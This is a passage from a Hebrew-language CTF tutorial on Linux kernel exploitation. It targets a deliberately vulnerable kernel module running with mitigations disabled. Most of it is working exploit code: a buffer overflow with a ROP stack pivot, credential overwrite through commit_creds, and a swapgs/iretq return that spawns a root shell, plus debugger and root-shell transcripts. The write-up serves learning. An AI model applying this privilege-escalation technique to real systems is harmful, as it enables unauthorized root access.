    fd = open("/dev/bof_ctf", O_RDWR);
    if (fd < 0)
    {
        puts("[-]   Can't open /dev/bof_ctf device file\n");
        exit(1);
    }
    puts("[+]   Successfully opened /dev/bof_ctf device file\n");

    char payload[100] = {0};
    for(int i = 0; i < BOF_OFFSET; ++i)
    {
        payload[i] = 'A';
    }
    *(unsigned long*)(payload + BOF_OFFSET) = (unsigned long)kernel_exploit;

    puts("[*]   Jumping to kernel space\n");
    ioctl(fd, IOCTL_VULN, payload);

    return 0;
}
```

[exploit.c]

מכיוון שקימפלנו את האקספלויט שלנו ללא PIE אנו יכולים לדעת את הכתובת של הפונקציה kernel_exploit ולדבג בצורה פשוטה יותר (לדעת היכן לשים bp):

```
tom@tom-VirtualBox:~/Desktop/sources$ gdb ./exploit/exploit
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
77 commands loaded for GDB 8.1.0.20180409-git using Python engine 3.6
[*] 3 commands could not be loaded, run `gef missing` to know why.
GEF for linux ready, type `gef' to start, `gef config' to configure
77 commands loaded for GDB 8.1.0.20180409-git using Python engine 3.6
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./exploit/exploit...(no debugging symbols found)...done.
gef➢  info address kernel_exploit
Symbol "kernel_exploit" is at 0x400652 in a file compiled without debugging.
gef➢
```

אז הכתובת של הפונקציה היא: 0x400652. נריץ את המכונה, נתחבר אליה עם gdb, ונשים break point בכתובת של הפונקציה אליה אנו מצפים לחזור:

```
gef➢  target remote 127.0.0.1:1234
gef➢  b* 0x400652
Breakpoint 1 at 0x400652
```

נריץ כעת את האקספלויט:

```
$ ./exploit
[*]   Start exploiting kernel module


[+]   Successfully opened /dev/bof_ctf device file

[*]   Jumping to kernel space

[  451.634590] vulnerable ioctl recieved:    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAR[illegible]◆◆◆◆◆
[  451.637229] consoles 3-1 to (null)
[  451.640143] general protection fault: 0000 [#2] SMP NOPTI
[  451.640607] Modules linked in: bof(O)
[  451.641359] CPU: 0 PID: 1071 Comm: exploit Tainted: G      D    O     4.15.0 #4
[  451.641769] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.10.2-1ubuntu1 04/01/2014
[  451.643205] RIP: 0010:module_put+0x9/0x90
[  451.643522] RSP: 0018:ffffc900000cfe90 EFLAGS: 00000206
[  451.644048] RAX: 0000000000000009 RBX: 4141414141414141 RCX: ffffffff82246358
[  451.644483] RDX: 0000000000000001 RSI: 0000000000000096 RDI: 4141414141414141
[  451.644881] RBP: 0000000000000000 R08: 00000000000001a0 R09: 206f7420312d3320
[  451.645292] R10: ffffc900000cfef8 R11: 296c6c756e28206f R12: 00007fffdbe24da0
[  451.645673] R13: 0000000000000539 R14: 00007fffdbe24da0 R15: 0000000000000000
[  451.646121] FS:  00007fb77115b500(0000) GS:ffff880007c00000(0000) knlGS:0000000000000000
[  451.646510] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  451.646776] CR2: 0000000001528268 CR3: 00000000070f4000 CR4: 00000000000006f0
[  451.647251] Call Trace:
[  451.648104]  do_bind_con_driver+0x324/0x3f0
[  451.648364]  ? security_file_ioctl+0x3f/0x60
[  451.648513]  ? SyS_ioctl+0x6f/0x80
[  451.648619]  ? entry_SYSCALL_64_fastpath+0x1d/0x76
[  451.648836] Code: 1f 00 53 48 89 fb e8 e7 35 85 00 48 89 df 31 d2 48 89 c6 5b e9 69 ff ff ff 66 0f
 1f 84 00 00 00 00 00 48 85 ff 74 75 41 54 55 53 <8b> 97 10 03 00 00 89 d1 83 e9 01 78 66 89 d0 3e 0f
 b1 8f 10 03
[  451.650238] RIP: module_put+0x9/0x90 RSP: ffffc900000cfe90
[  451.651385] ---[ end trace 325922af5c83d103 ]---
Segmentation fault
$

gef➤  c
Continuing.
Python Exception <class 'AttributeError'> 'NoneType' object has no attribute 'all_registers':
Python Exception <class 'AttributeError'> 'NoneType' object has no attribute 'all_registers':
```

מוזר... לא תפסנו שום break point... ואפילו קיבלנו Segmentation fault!

בואו נראה מה קרה: הפעם נשים break point בחזרה מהפונקציה-device_ioctl, משם אנו אמורים לקפוץ לכתובת שאנו רוצים:

```
$ cat /proc/kallsyms | grep device_ioctl
ffffffffa0000000 t device_ioctl [bof]
gef➢  x/i 0xffffffffa0000000
   0xffffffffa0000000:  push   rbx
gef➢
   0xffffffffa0000001:  sub    rsp,0x18
gef➢
   0xffffffffa0000005:  cmp    esi,0x539
gef➢
   0xffffffffa000000b:  mov    QWORD PTR [rsp+0x4],0x0
gef➢
   0xffffffffa0000014:  mov    QWORD PTR [rsp+0xc],0x0
gef➢
   0xffffffffa000001d:  mov    DWORD PTR [rsp+0x14],0x0
gef➢
   0xffffffffa0000025:  jne    0xffffffffa000005a
gef➢
   0xffffffffa0000027:  mov    rbx,rdx
gef➢
   0xffffffffa000002a:  mov    rdi,rdx
gef➢
   0xffffffffa000002d:  call   0xffffffff81922ed0
gef➢
   0xffffffffa0000032:  mov    rsi,rbx
gef➢
   0xffffffffa0000035:  lea    rdi,[rsp+0x4]
gef➢
   0xffffffffa000003a:  mov    edx,eax
gef➢
   0xffffffffa000003c:  call   0xffffffff81927750
gef➢
   0xffffffffa0000041:  lea    rsi,[rsp+0x4]
gef➢
   0xffffffffa0000046:  mov    rdi,0xffffffffa0001028
gef➢
   0xffffffffa000004d:  call   0xffffffff810a1c85
gef➢
   0xffffffffa0000052:  add    rsp,0x18
gef➢
   0xffffffffa0000056:  xor    eax,eax
gef➢
   0xffffffffa0000058:  pop    rbx
gef➢
   0xffffffffa0000059:  ret
gef➢  b* 0xffffffffa0000059
Breakpoint 1 at 0xffffffffa0000059
gef➢
```

נריץ את האקספלויט:

```
Breakpoint 1, 0xffffffffa0000059 in ?? ()
gef➢  x/gx $rsp
0xffffc900000f7ea8:     0xffffffff81400652
```

אוקיי, עצרנו רגע לפני שאנו מבצעים ret לערך הכתוב בכתובת של rsp.

אבל רגע, מה זה? אנחנו רוצים לחזור ל-0x400652 , למה אנו חוזרים ל-0xffffffff81400652? אם תסתכלו טוב תראו שהכתובת שאנו חוזרים אלייה מכילה את הכתובת שאנו רוצים לחזור, אבל לא בשלמותה. מהיכן הגיעו המספרים0xffffffff81?

בואו נסתכל שנייה שוב ב-Kernel Module:

```
case IOCTL_VULN:     // vulnerable ioctl
    // copy buffer from user to kernel
    __copy_from_user(kernel_buff, (char*)arg, strlen((char*)arg));
    printk(KERN_INFO "vulnerable ioctl recieved:    %s\n", kernel_buff);
    break;
```

עכשיו הכל מובן...

שימו לב שאנחנו מעתיקים מה-Buffer של המשתמש ל-Buffer של הקרנל את מספר הבתים ש-strlen מחזיר לנו. strlen מחזיר את הגודל של הסטרינג עד שהוא נגמר - וב-C סטרינג נגמר כאשר יש NULL.

אנחנו שולחים לקרנל (בהקסא):

```
\x41 * 28 + \x52\x06\x40\x00\x00\x00\x00\x00
```

אבל מה שמועתק ל-Buffer של הקרנל זה (עד ה-null):

```
\x41 * 28 + \x52\x06\x40
```

אנחנו דורסים רק 3 בתים מכתובת החזרה.

שאר המספרים שאנו רואים אלו הערכים של כתובת החזרה המקורית שנשארו במקומם פשוט (כי לי דרסנו אותם). מפה לשם כנראה אנו קופצים לכתובת לא ממופת ומקבלים Segmentation fault.

מה נעשה על מנת להתגבר על הבעיה? נחשוב יצירתי, ונלך טיפה עקום על מנת לקפוץ לאן שאנו רוצים.

בעיקרון המטרה שלנו היא לקפוץ לכתובת 0x400652, במילים אחרות אנחנו רוצים שהערך 0x400652 יהיה ברגיסטר rip, זאת מבלי לשלוח את הכתובת ב-payload לקרנל - משום שהכתובת לא תועתק בשלמותה כפי שראינו כבר.


מה שאנחנו יכולים לעשות זה לשנות את הערך של rsp לכתובת שאנחנו שולטים בה ב-User Mode (שם לשים את כתובת החזרה ל-0x400652 - kernel_exploit), ולאחר מכן לחזור (ret) לכתובת שכתובה ב-rsp שאנחנו שמנו.

לדוגמה, gadget כמו:

```
mov rsp, 0x600650 ; ret
```

במידה ומלחתחילה (ב-User Mode) נמפה את הזיכרון הנל (או נבחר זיכרון ממופה כבר), נשים בו את הכתובת של הפונקציה אליה אנחנו מכוונים לחזור, כאשר ה-gadget הנל יורץ הקרנל בעצם יחליף את מצביע המחסית שלו לכתובת שאנחנו בחרנו ושלטנו, ויחזור לכתובת שכתובה בו (במחסנית החדשה).

בצורה כזו אנחנו נוכל לחזור לכתובת שרצינו מבלי לכתוב אותה ישירות ב-payload שנשלח למודול:



בואו ננסה את זה!

תחילה עלינו למצוא את כל ה-gadgetים שבקרנל - בעזרת:ROPgadget. מדובר בכלי המציג רצפים של קטעי קוד אסמבלי בקבצי הרצה שהפקודה האחרונה ברצף משפיעה על הרגיסטר ip בעזרת ret/jmp וכו'.

אך שימו לב שאתם מריצים אותו על קובץ קרנל ולא על קבצי דחיסה/עטיפה למינהם כמו bzimage הנפוץ. במידה ואין ברשתוכם את ה-elf, תוכלו להשתמש גם ב:

https://github.com/torvalds/linux/blob/master/scripts/extract-vmlinux

כעת נחפש gadget המתאים:

```
0xffffffff8191cbec : mov esp, 0x11c05 ; add byte ptr [rax + 0x29], cl ; ret 0xd6e8
0xffffffff814afc10 : mov esp, 0x12824 ; add byte ptr [rax - 0x39], cl ; ret 0x3474
0xffffffff81f89b3f : mov esp, 0x13540e64 ; add al, 0x64 ; ret
0xffffffff8140693f : mov esp, 0x13824 ; add byte ptr [rax - 0x39], cl ; ret 0x4ac0
0xffffffff81063d4d : mov esp, 0x1428dd2 ; ret
0xffffffff814223a7 : mov esp, 0x14cfd ; pop rbx ; ret
0xffffffff81247f8a : mov esp, 0x15024 ; add byte ptr [rax - 0x77], cl ; ret
0xffffffff8207b5ec : mov esp, 0x1573ad64 ; ljmp [rbx + 0x62] ; retf
0xffffffff81fb53ce : mov esp, 0x15bb7486 ; je 0xffffffff81fb53f2 ; retf
```

נראה שמצאנו משהו מספיק טוב. נדאג למפות את כתובת הבסיס 0x1400000 לזיכרון, ובכתובת 0x1428dd2 נשים את הכתובת שאליה נחזור (קרי: kernel_exploit). בנוסף כתובת החזרה שנשים ב-payload של ה-buffer overflow תהיה הכתובת של ה-gadget שבחרנו (הכתובת מכילה בדיוק 8 ערכים ואף אחד מהם לא שווה ל-null כך שלא תהיה בעית העתקה ונחזור לכתובת הזו).

וכך זה נראה כעת:

```c
#include<stdio.h>
#include<stdlib.h>
#include <sys/ioctl.h>  /* ioctl */
#include<fcntl.h>
#include <sys/mman.h>

#define BOF_OFFSET      28
#define IOCTL_VULN      1337
#define GADGET          0xffffffff81063d4d


void pe();
void kernel_exploit();
int __attribute__((regparm(3))) (*commit_creds)(unsigned long cred);
unsigned long __attribute__((regparm(3))) (*prepare_creds)(unsigned long cred);


void pe()
{
    commit_creds(prepare_creds(0));
}

void kernel_exploit()
{
    commit_creds = 0xffffffff81075200;
    prepare_creds = 0xffffffff81075560;
    pe();
}


int main()
{
    int fd = -1;

    puts("[*]   Start exploiting kernel module\n\n");

    fd = open("/dev/bof_ctf", O_RDWR);
    if (fd < 0)
    {
        puts("[-]   Can't open /dev/bof_ctf device file\n");
        exit(1);
    }
    puts("[+]   Successfully opened /dev/bof_ctf device file\n");

    char *fake_stack = mmap(0x1400000, 0x1000000, PROT_READ | PROT_WRITE |
         PROT_EXEC, 0x32 | MAP_POPULATE | MAP_FIXED | MAP_GROWSDOWN, -1, 0);
    if (fake_stack != 0x1400000)
    {
        puts("[-]   Can't mmap fake stack\n");
        exit(1);
    }
    puts("[+]   Successfully mmap fake stack\n");
    *(unsigned long*)(fake_stack + 0x28dd2) = kernel_exploit;

    char payload[100] = {0};
    for(int i = 0; i < BOF_OFFSET; ++i)
    {
        payload[i] = 'A';
    }

    *(unsigned long*)(payload + BOF_OFFSET) = (unsigned long)GADGET;
    puts("[*]   Jumping to kernel space\n");


    ioctl(fd, IOCTL_VULN, payload);

    return 0;
}
```

חזרה ל-User Mode

אחרי שנכנסו ל-Kernel Mode, דרסנו את כתובת החזרה מפונקציית הטיפול ב-ioctlים, קפצנו לפונקציה שמעניקה לנו הרשאות root, עלינו לחזור חזרה ל-User Mode על מנת להמשיך להשתמש במחשב בצורה תקינה (כמובן עם ההרשאות שכבר יש בידיינו).

כפי שהסברתי מקודם, עלינו לשחזר את הרג'יסטרים המתאימים:

- swapgs
- iretq

אך על מנת לשחזר את הערכים לערכם המקורי עלינו תחילה לשמור אותם איפשהו. לפני שניכנס לקרנל נריץ פונקציה שתשמור את הערכים של הרג'יסטרים החשובים לנו אל תוך משתנים:

```
18  unsigned long cs;
19  unsigned long ss;
20  unsigned long sp;
21  unsigned long flags;
22
23
24  static void save_state()
25  {
26    asm volatile(
27        "movq %%cs, %0\n"
28        "movq %%ss, %1\n"
29        "movq %%rsp, %2\n"
30        "pushfq\n"
31        "popq %3\n"
32        : "=r"(cs), "=r"(ss), "=r"(sp), "=r"(flags)
33        :
34        : "memory");
35  }
36
```

לאחר מן ניכנס לקרנל, נריץ את כל מה שאנחנו צריכים ולבסוף על מנת לחזור חזרה מה-User Mode נקפוץ לפונקציית שחזור שלמעשה תשחזר את הרג'יסטרים הרלוונטיים על פי הערך של המשתנים שמחזיקים בערכים:

```
37  static void ret2user()
38  {
39    asm volatile(
40        "swapgs ;"
41        "movq %0, 0x20(%%rsp)\t\n"
42        "movq %1, 0x18(%%rsp)\t\n"
43        "movq %2, 0x10(%%rsp)\t\n"
44        "movq %3, 0x08(%%rsp)\t\n"
45        "movq %4, 0x00(%%rsp)\t\n"
46        "iretq"
47        :
48        : "r"(ss), "r"((unsigned long)sp), "r"(flags), "r"(cs), "r"(XXXXXXXX));
49  }
50
```

שימו לב שבחזרה ל-User Mode אנחנו בעצם מבצעים השמה לרג'יסטר rip (כדי לדעת לאן לחזור ב-User Mode). כעת נדבר לאן אנחנו רוצים לחזור.

הרצת shell

כפי שתכננו מההתחלה, המטרה שלנו זה להשיג הרשאות root ולהריץ פקודות מערכת על המחשב עם ההרשאות שהשגנו לעצמינו. זאת אומרת שאחרי שאנחנו חוזרים ל-User Mode אנחנו רוצים להקפיץ: /bin/sh

בעצם:

```
system("/bin/sh");
```

באקספלויט שלנו מלחתחילה נכתוב פונקציה שמקפיצה לנו shell ולשם אנחנו נחזור מה-Kernel Mode:

```
37  static void ret2user()
38  {
39    asm volatile(
40        "swapgs ;"
41        "movq %0, 0x20(%%rsp)\t\n"
42        "movq %1, 0x18(%%rsp)\t\n"
43        "movq %2, 0x10(%%rsp)\t\n"
44        "movq %3, 0x08(%%rsp)\t\n"
45        "movq %4, 0x00(%%rsp)\t\n"
46        "iretq"
47        :
48        : "r"(ss), "r"((unsigned long)sp), "r"(flags), "r"(cs), "r"(shell));
49  }
50
51  void shell()
52  {
53      puts("[+]   ROOT\n");
54      system("/bin/sh");
55  }
56
```

מבחן האמת

אוקיי, נראה שסיימנו לכתוב את האקספלויט שלנו:

```
#include<stdio.h>
#include<stdlib.h>
#include <sys/ioctl.h>  /* ioctl */
#include<fcntl.h>
#include <sys/mman.h>

#define BOF_OFFSET      28
#define IOCTL_VULN      1337
#define GADGET          0xffffffff81063d4d
#define FAKE_STACK_ADDR 0x1400000

void shell();
void pe();
void kernel_exploit();
static void save_state();
static void ret2user();
int __attribute__((regparm(3))) (*commit_creds)(unsigned long cred);
unsigned long __attribute__((regparm(3))) (*prepare_creds)(unsigned long cred);

unsigned long cs;
unsigned long ss;
unsigned long sp;
unsigned long flags;


static void save_state()
{
  asm volatile(
      "movq %%cs, %0\n"
      "movq %%ss, %1\n"
      "movq %%rsp, %2\n"
      "pushfq\n"
      "popq %3\n"
      : "=r"(cs), "=r"(ss), "=r"(sp), "=r"(flags)
      :
      : "memory");
}

static void ret2user()
{
  asm volatile(
      "swapgs ;"
      "movq %0, 0x20(%%rsp)\t\n"
      "movq %1, 0x18(%%rsp)\t\n"
      "movq %2, 0x10(%%rsp)\t\n"
      "movq %3, 0x08(%%rsp)\t\n"
      "movq %4, 0x00(%%rsp)\t\n"
      "iretq"
      :
      : "r"(ss), "r"((unsigned long)sp), "r"(flags), "r"(cs), "r"(shell));
}

void shell()
{
    puts("[+]   ROOT\n");
    system("/bin/sh");
}

void pe()
{
    commit_creds(prepare_creds(0));
```

```
}

void kernel_exploit()
{
    commit_creds = (void*)0xffffffff81075200;       // from /proc/kallsyms
    prepare_creds = (void*)0xffffffff81075560;      // from /proc/kallsyms
    pe();
    ret2user();
}


int main()
{
    int fd = -1;

    puts("[*]   Start exploiting kernel module\n\n");

    fd = open("/dev/bof_ctf", O_RDWR);
    if (fd < 0)
    {
        puts("[-]   Can't open /dev/bof_ctf device file\n");
        exit(1);
    }
    puts("[+]   Successfully opened /dev/bof_ctf device file\n");

    char *fake_stack = mmap((char*)FAKE_STACK_ADDR, 0x1000000, PROT_READ | PROT_WRITE
                    PROT_EXEC, 0x32 | MAP_POPULATE | MAP_FIXED | MAP_GROWSDOWN, -1, 0);
    if (fake_stack != (char*)FAKE_STACK_ADDR)
    {
        puts("[-]   Can't mmap fake stack\n");
        exit(1);
    }
    puts("[+]   Successfully mmap fake stack\n");
    *(unsigned long*)(fake_stack + 0x28dd2) = (unsigned long)kernel_exploit;

    char payload[100] = {0};
    for(int i = 0; i < BOF_OFFSET; ++i)
    {
        payload[i] = 'A';
    }
    *(unsigned long*)(payload + BOF_OFFSET) = (unsigned long)GADGET;

    save_state();
    puts("[*]   Jumping to kernel space\n");
    ioctl(fd, IOCTL_VULN, payload);


    return 0;
}
```

נקמפל, נריץ:

```
tom@tom-VirtualBox:~/Desktop/sources$ ./run.sh
qemu-system-x86_64: warning: TCG doesn't support requested feature: CPUID.01H:ECX.vmx [bit 5]
[    0.029000] Spectre V2 mitigation: LFENCE not serializing. Switching to generic retpoline
[    2.513691] EXT4-fs (sda): couldn't mount as ext3 due to feature incompatibilities
Starting syslogd: OK
Starting klogd: OK
Initializing random number generator... done.
Starting network: udhcpc: started, v1.29.3
udhcpc: sending discover
udhcpc: sending select for 10.0.2.15
udhcpc: lease of 10.0.2.15 obtained, lease time 86400
deleting routers
adding dns 10.0.2.3
OK
Starting dropbear sshd: OK

Welcome to Buildroot
buildroot login: user
Password:
$ ls
bof.ko   exploit
$ id
uid=1000(user) gid=1000 groups=1000
$
$ ./exploit
[*]     Start exploiting kernel module


[+]     Successfully opened /dev/bof_ctf device file

[+]     Successfully mmap fake stack

[*]     Jumping to kernel space

[+]     ROOT

$ id
uid=0(root) gid=0(root)
$
```

מגניב - אנחנו root!

סיכום

אז מה עשינו? פתרנו סוג של-challenge בתחום ה-binary exploitation שרץ ב-Kernel Mode בשונה מהאתגרים שאנו רגילים אליהם בכל-CTF שהם מתבססים עם ריצת תוכניות ב-User Mode. כפי שניתן לראות הסיפור בגדול אותו סיפור, אותו קו מחשבה ואותו עיניין, אבל עדיין יש קצת שינויים וטכניקות חדשות.

כפי שאמרתי בתחילת המאמר, האתגר שלנו רץ על מערכת הפעלה linux ללא שום הגנות מודרניות. במהלך כתיבת האקספלויט לא נתקלנו בהגנות של מערכות הפעלה מודרניות שהפריעו לנו בדרך. אפשר להגיד שאם היינו מריצים בדיוק את אותו האקספלויט על אותו המודול על מערכת הפעלה עדכנית שקומפלהעם כל מנגנוני ההגנה לא היינו מצליחים. אבל היי, תמיד צריך להתחיל מאיפשהו בקטן. במידה ויתאפשר לי אני אוציא מאמר המשך אשר יעסוק בהגנות הקיימות כיום במערכות ההפעלה (linux), וננסה לעקוף גם את ההגנות האלו ;)

whoami

תום חצקביץ' (Tom Hatskevich), בן 18 מלש"ב. בוגר תוכנית מגשימים וכיום חוקר אבטחת מידע בסטארטאפ arcusteam. בזמני הפנוי אוהב להשתתף ב-CTF-ים, לחקור חולשות, להתעדכן טכנולוגית, להשתפר בתחומים אותם אני אוהב, ולצאת למסיבות עם חברים ☺

https://www.linkedin.com/in/tom-hatskevich-720385162

https://github.com/TomHatskevich

לאחרונה פתחתי repo בגיט שמכיל כמה cheat sheet (טיפים, תזכירים, סיכומים, מקורות מידע וכו..) שעוזרים ב-CTFים בתחום ה-binary exploitation, אתם מוזמנים לעקוב ולהשתמש (שימו לב שאתם מבינים במה אתם משתמשים ולא סתם מעתיקים, כי תפספסו ידע וזו לא המטרה וחבל ☺

https://github.com/TomHatskevich/pwn-cheat-sheet

כל הקבצים שהשתמשתי בהם במהלך המאמר תוכלו למצוא בגיט:

https://github.com/TomHatskevich/first-steps-to-linux-kernel-exploitation

את המאמר כתבתי תוך כדי למידה וזהו נושא חדש גם בשבילי, במידה ומשהו לא מובן, אתם חושבים שקיימת טעות? אשמח אם תצרו איתי קשר ותתקנו אותי כך שכולנו נלמד לבסוף ☺

tom2001tom.23@gmail.com

מקורות מידע נוספים

- Linux Kernel Exploit development - Environment:
  - https://www.nullbyte.cat/post/linux-kernel-exploit-development-environment
- Linux kernel exploit cheetsheet:
  - https://anhtai.me/linux-kernel-exploit-cheetsheet
- Linux Kernel ROP:
  - https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/linux-kernel-rop-ropping-your-way-to-part-1/
  - https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/linux-kernel-rop-ropping-your-way-to-part-2/
- Book:
  - A Guide to Kernel Exploitation : Attacking the Core